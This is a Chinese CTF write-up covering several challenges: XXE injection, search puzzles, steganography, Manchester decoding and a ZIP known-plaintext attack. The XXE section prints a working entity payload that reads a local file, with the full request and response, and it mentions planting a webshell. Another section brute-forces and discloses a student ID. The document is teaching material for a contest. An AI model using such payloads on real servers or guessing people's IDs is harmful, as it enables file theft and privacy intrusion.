你们真的传了一堆堆奇奇怪怪的图片。。。

XML External Entity

出题解析

考察XXE注入，即XML实体注入

解题方式

打开直接给phpinfo，源代码有提示

```
<body == >0
  <h1 align="center"> 听过有XFF,有XSS, 还有叫做XXE</h1>
  <!-- hint below -->
  <style tvne="text/css"> </style>
```

底部发现

SimpleXMLElement.php dom.php index.php simplexml_load_string.php

其实是执行了 `system("ls");`

```
<?php
echo "<h1 align=\"center\" > 听过有XFF,有XSS, 还有叫做XXE</h1>";
?>

<!-- hint below -->

<?php
phpinfo();

echo "<p align=\"center\">";
system("ls");
echo "</p>";
```

<https://blog.csdn.net/solution123>

然后每个文件都高亮了语法，`dom.php`、`SimpleXMLElement.php`、`simplexml_load_string.php` 均可触发XXE漏洞，具体输出点请阅读这三个文件的代码。存在的XXE漏洞具体可以百度研究一下。

样例Payload:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<root>
<name>&xxe;</name>
</root>
```

Request

Raw Params Headers Hex XML

```
GET /dom.php HTTP/1.1
Host: 49.234.89.193:24358
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: loginstate=true; userid=b82a3270-edd3-4458-9c2f80c2d01ca57e; indent_type=space; space_units=4; keymap=sublime; pma_lang=zh_CN; wp-editormd-lang=zh-CN; PHPSESSID=95c1e6a6d7aa8f6ad096e8123606fcd9; session=64930105-b850-4e0d-82a0-b070fe85905b.20nxZ3zTcwJ5z9KW_hqVQrkWCDg
Connection: close
Content-Length: 155

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///flag" >]>
<root>
<name>&xxe;</name>
</root>
```

Response

Raw Headers Hex

```
[encoding] => utf-8
[xmlEncoding] => utf-8
[standalone] => 1
[xmlStandalone] => 1
[version] => 1.0
[xmlVersion] => 1.0
[strictErrorChecking] => 1
[documentURI] => /var/www/html/
[config] =>
[formatOutput] =>
[validateOnParse] =>
[resolveExternals] =>
[preserveWhiteSpace] => 1
[recover] =>
[substituteEntities] =>
[nodeName] => #document
[nodeValue] =>
[nodeType] => 9
[parentNode] =>
[childNodes] => (object value omitted)
[firstChild] => (object value omitted)
[lastChild] => (object value omitted)
[previousSibling] =>
[nextSibling] =>
[attributes] =>
[ownerDocument] =>
[namespaceURI] =>
[prefix] =>
[localName] =>
[baseURI] => /var/www/html/
[textContent] =>
s3c{xxe_XXe_cve_teRib1e}
)
```

<https://blog.csdn.net/solution123>

其实还可以利用写入一句话木马等操作。

MISC

信息搜索

出题解析

信息搜索也是门技术，好好利用搜索引擎可以达到事半功倍的效果。确实，只要仔细搜索，没有任何问题

解题方式

打开五道题，一道道解决

1.截至2020年10月31日，RFC最新的正式文档编号是多少？

RFC文档, Request For Comments, 官网连科学上网都不需要

RFC  [百度一下](#)

[Q 网页](#) [资讯](#) [视频](#) [图片](#) [知道](#) [文库](#) [贴贴吧](#) [地图](#) [采购](#) [更多](#)

百度为您找到相关结果约75,000,000个

[搜索工具](#)

[RFC\(一系列以编号排定的文件\) - 百度百科](#)

Request For Comments (RFC), 是一系列以编号排定的文件。文件收集了有关互联网相关信息, 以及UNIX和互联网社区的软件文件。RFC文件是由Internet Society (ISOC) 赞助发行。基本的互联网...

[编辑机制](#) [处理过程](#) [历史](#) [文件架构](#) [发展历程](#) [特点](#) [使用](#) [分类](#) [注意事项](#)

baike.baidu.com/ 

[Index of /rfc](#)


查看此网页的中文翻译, 请点击 [翻译此页](#)

rfc-index 2020-11-18 00:08 1.7M rfc-index-latest 2020-11-18 00:08 4.3K rfc-index-latest.txt 2020-11-18 02:30 4.3K ...

www.ietf.org/rfc/  [百度快照](#)

<https://blog.csdn.net/solution123>

访问 <https://www.ietf.org/>



Internet standards >

RFCs

Memos in the RFC document series contain technical and organizational notes about the Internet.

- RFCs
- Internet-Drafts
- Intellectual property rights
- Standards process

RFCs cover many aspects of computer networking, including protocols, procedures, programs, and concepts, as well as meeting notes, opinions, and sometimes humor. Below are links to RFCs, as available from ietf.org and from rfc-editor.org. Note that there is a brief time period when the two sites will be out of sync. When in doubt, the RFC Editor site is the authoritative source page.

RFCs associated with an active IETF Working Group can also be accessed from the Working Group's web page via [IETF Working Groups](#).

IETF Repository Retrieval

- Advanced search options are available at [IETF Datatracker](#) and [the RFC Search Page](#).
- A text index of RFCs is available on the IETF web site here: [RFC Index \(Text\)](#).
- To go directly to a text version of an RFC, type <https://www.ietf.org/rfc/rfcNNNN.txt> into the location field of your browser, where NNNN is the RFC number.


RFC Editor Repository Retrieval

INTERNET STANDARDS

- RFCs
- Internet-Drafts
- Intellectual property rights
- Standards process

<https://blog.csdn.net/solution123>

或者直接访问RFC文档搜索网站 https://www.rfc-editor.org/search/rfc_search.php



[rfc-editor.org/search/rfc_search.php](https://www.rfc-editor.org/search/rfc_search.php)

RFC Number (or Subseries Number):

Title/Keyword:

Show Abstract Show Keywords

Show Abstract Show Keywords

Additional Criteria ≡

Status:

- Any
- Standards Track :: Any ▾
- Best Current Practice
- Informational
- Experimental
- Historic
- Unknown

Publication Date: Range (inclusive) ▾

From January ▾ 1968 ▾

To October ▾ 2020 ▾

Stream: Any ▾

Area: Any ▾

WG Acronym:

Author (surname):

Abstract contains:

<https://blog.csdn.net/solution123>

截至2020年10月31日，一查

[rfc-editor.org/search/rfc_search_detail.php?page=All&pubstatus\[\]=Any&from_month=January&from_year=1968&pub_date_type=range&to_month=October&to_year=2020](https://rfc-editor.org/search/rfc_search_detail.php?page=All&pubstatus[]=Any&from_month=January&from_year=1968&pub_date_type=range&to_month=October&to_year=2020)

| | | | | | | |
|--|---|---|---|--------------|----------------------------------|-----------------------|
| RFC 8919 | HTML , TEXT , PDF , XML | OSPF Application-Specific Link Attributes | E. Sniderberg, P. Senak, W. Henderickx, W. Henderickx, J. Drake | October 2020 | | Proposed Standard |
| RFC 8920 | HTML , TEXT , PDF , XML | OSPF Application-Specific Link Attributes | P. Psenak, Ed., L. Ginsberg, W. Henderickx, J. Tantsura, J. Drake | October 2020 | | Proposed Standard |
| RFC 8921 | HTML , TEXT , PDF , XML | Dynamic Service Negotiation: The Connectivity Provisioning Negotiation Protocol (CPNP) | M. Boucadair, Ed., C. Jacquenet, D. Zhang, P. Georgatsos | October 2020 | | Informational |
| RFC 8922 | HTML , TEXT , PDF , XML | A Survey of the Interaction between Security Protocols and Transport Services | T. Enghardt, T. Pauly, C. Perkins, K. Rose, C. Wood | October 2020 | | Informational |
| RFC 8923 | HTML , TEXT , PDF , XML | A Minimal Set of Transport Services for End Systems | M. Welzl, S. Gjessing | October 2020 | | Informational |
| RFC 8924 | HTML , TEXT , PDF , XML | Service Function Chaining (SFC) Operations, Administration, and Maintenance (OAM) Framework | S. Aldrin, C. Pignataro, Ed., N. Kumar, Ed., R. Krishnan, A. Ghanwani | October 2020 | | Informational |
| RFC 8925 | HTML , TEXT , PDF , XML | IPv6-Only Preferred Option for DHCPv4 | L. Colitti, J. Linkova, M. Richardson, T. Mrugalski | October 2020 | Updates RFC 2563 | Proposed Standard |
| RFC 8932 a.k.a. BCP 232 | HTML , TEXT , PDF , XML | Recommendations for DNS Privacy Service Operators | S. Dickinson, B. Overeinder, R. van Rijswijk-Deij, A. Mankin | October 2020 | | Best Current Practice |
| RFC 8933 | HTML , TEXT , PDF , XML | Update to the Cryptographic Message Syntax (CMS) for Algorithm Identifier Protection | R. Housley | October 2020 | Updates RFC 5652 | Proposed Standard |
| RFC 8934 | HTML , TEXT , PDF , XML | PCE Communication Protocol (PCEP) Extensions for Label Switched Path (LSP) Scheduling with Stateful PCE | H. Chen, Ed., Y. Zhuang, Ed., Q. Wu, D. Ceccarelli | October 2020 | | Proposed Standard |
| RFC 8937 | HTML , TEXT , PDF , XML | Randomness Improvements for Security Protocols | C. Cremers, L. Garratt, S. Smyshlyayev, N. Sullivan, C. Wood | October 2020 | | Informational |
| RFC 8940 | HTML , TEXT , PDF , XML | Extensible Authentication Protocol (EAP) Session-Id Derivation for EAP Subscriber Identity Module (EAP-SIM), EAP Authentication and Key Agreement (EAP-AKA), and Protected EAP (PEAP) | A. DeKok | October 2020 | Updates RFC 5247 | Proposed Standard |

<https://blog.csdn.net/solution123>

最新为RFC8940

这种东西最标准还是去官网查

2.国家网络安全宣传周第一届是在哪一年举行的？


中国第一届全国网络安全宣传中是在哪一年举办的? - 百度知道

2020年7月6日 回答: 2014年举办的

百度知道 百度快照

3. 本校校园卡上对应的教学楼是主校区的几号教学楼?

拿出来看看...百度地图打开,



全景地图



有点老, 仔细观察地图, 只有1教有那么大地方, 2教3教都不会有那么大的中央空地



good

4. S3C战队代表学校在第第十三届全国大学生信息安全创新实践能力赛总决赛上取得了多少名的成绩?

33

招新PPT上写的，学校公众号也能查到

5. 截至目前最新的C语言标准是C多少?

18

C标准以年号结尾命名，有人问为什么不是C99,C11...我只能说，现在最新的是C18，百度好好查查吧...（2年了）

全部答对给flag，不行爆破也行

MISC

myid

出题解析


社工大佬，怕了怕了

解题方式

原本考爆破的，后来干脆直接你们社工算了...



打开去掉disabled标签



下面提示

```
<!--ID just a student number -->
```

原来想考爆破，最后都知道了...id是我学号，直接开始社工，索性改分类为MISC。

再给个hint: 计算机院 2019 懂?


首先2019级即前5位为 12019

计算机院为050-055(大概)

所以前八位 1201905x，爆破一下就好了。

当然也有问学长学姐的，翻我空间的，查学校名册的，都可以。这题就当玩玩233333

ID:12019054018



flag.jpg

出题解析

考察工具利用以及查看属性

解题方式

小戈:give me a flag 一看属性竟然用 SteganPEG 而且还没那么简单

提示很明显，用软件 SteganPEG，密码就是 `givemeaflag`（生怕你们看不见），其实正规地方在文件的属性里



软件读文件





拖出来打开就是flag

Manchester

出题解析

考察 学习理解能力 百度曼彻斯特编码

解题方式

大白话解释：低电平是0，高电平是1。

曼彻斯特编码 01->1 10->0

当时出这题用的C写的，整脚的东西看看就好...

```
#include <stdio.h>

int main()
{
    FILE *fp;
    fp=fopen("code", "r");
    int i=0;
    char a1,a2;
    do
    {
        a1=fgetc(fp);
        a2=fgetc(fp);
        if(a1=='0'&&a2=='1')
            printf("1");
        if(a1=='1'&&a2=='0')
            printf("0");
    }while(a1&&a2);
    putchar('\n');
    fclose(fp);
    return 0;
}
```


得

到 0111001100110011011000110111101101001101011000010110111001000011011010000100010101110011011101000110010101110
01001011111011101110011000101110100011010000101111100110000001100010011000001111101

复制去二进制转字符，直接出答案

在线转换二进制到字符串

输入二进制文本

```
011100110011001101100011011110110100110101100001011011100  
100001101101000010001010111001101110100011001010111001001  
011111011101110011000101110100011010000101111100110000001  
100010011000001111101
```

转换后的文本

s3c{ManChEster_w1th_010}

<https://blog.csdn.net/solution123>

SlientEye


出题解析

水题，考察知识面，和搜索...

解题方式

真的水题，搜索标题 **SlientEye**，是的，这是个软件

默认设置解密，直接出答案



Plaintext

出题解析

写的很清楚，明文攻击

给了hint，暗示伪加密

开赛题坚持了这么久我没想到...

解题方式

打开发现压缩包三文件全加密，压缩包里的注释


亲眼所见，亦非真实

也许是虚伪的，也许需要AZPR

明示软件AZPR，这是个爆破软件


伪加密百度有一篇很详细的文章

修改加密位为 00，不知道哪个文件是伪加密直接所有加密位为 00




| 名称 | 值 | 开始 | 大小 | 颜色 | 注释 |
|--------------------------------|----------------|-----|------|---------|----|
| struct ZIPFILERECORD record[0] | mingwen - ,... | 0h | 854h | Fg: Bg: | |
| char frSignature[4] | PK | 0h | 4h | Fg: Bg: | |
| ushort frVersion | 20 | 4h | 2h | Fg: Bg: | |
| ushort frFlags | 0 | 6h | 2h | Fg: Bg: | |
| enum COMPTYPE frCompression | COMP_DEFL... | 8h | 2h | Fg: Bg: | |
| DOSTIME frFileTime | 20:36:06 | Ah | 2h | Fg: Bg: | |
| DOSDATE frFileDate | 11/05/2020 | Ch | 2h | Fg: Bg: | |
| uint frCrc | 7C2239Dh | Eh | 4h | Fg: Bg: | |
| uint frCompressedSize | 2055 | 12h | 4h | Fg: Bg: | |
| uint frUncompressedSize | 3711 | 16h | 4h | Fg: Bg: | |

保存后解压只有副本那个文件可以保存，其他两个文件是真加密




根据明文攻击方法，将这个文件打包zip然后去题目再下一遍原文件,此时文件被修改，也可以改回去

用AZPR选择明文攻击即可






可以看到密钥被恢复了, 不用找密码了, 直接可以保存



保存文件, 其实已经破解出来了



或者用rbkcrack也可以
 直接打开flag.txt得flag